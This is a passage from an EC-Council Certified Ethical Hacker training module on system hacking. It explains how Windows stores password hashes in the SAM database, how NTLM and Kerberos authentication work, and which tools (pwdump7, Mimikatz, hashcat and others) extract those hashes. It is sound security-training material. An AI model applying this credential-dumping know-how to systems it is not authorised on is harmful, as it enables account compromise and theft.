
Module 06

System Hacking

EC-Council
Official Curricula

EC-Council C|EH v13 Certified Ethical Hacker

This page is intentionally left blank.



Learning Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

At the end of this module, you will be able to do the following:

- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access

As discussed in Module 01, the CEH hacking methodology (CHM) includes various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step involves the use of various techniques by attackers to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and exploiting identified vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4 Module 06 | System Hacking


EC-Council CEH v13

Microsoft Authentication: How Hash Passwords Are Stored in Windows SAM?

Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

pwdump7

pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database



Tools to Extract the Password Hashes

Mimikatz	DSInternals	Hashcat	PyCrack
https://github.com	*https://github.com*	*https://hashcat.net*	*https://github.com*


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

5 Module 06 | System Hacking

EC-Council CEH v13

Microsoft Authentication: NTLM Authentication Process


- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods



Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.




Figure 6.1: Screenshot of Windows authentication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How Hash Passwords Are Stored in Windows SAM?

Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%\system32\config\SAM in Windows systems, and Windows mounts it in the registry under the **HKEY_LOCAL_MACHINE\SAM** registry hive. It stores LM or NTLM hashed passwords.

Figure 6.2: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.

Tools to Extract the Password Hashes

The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

  As shown in the screenshot, attackers use this tool to extract password hashes from the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.3: Screenshot of pwdump7

Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- DSInternals (https://github.com)
- hashcat (*https://hashcat.net*)
- PyCrack (*https://github.com*)

Note: The use of the above tools requires administrative privileges on the remote system.

NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).

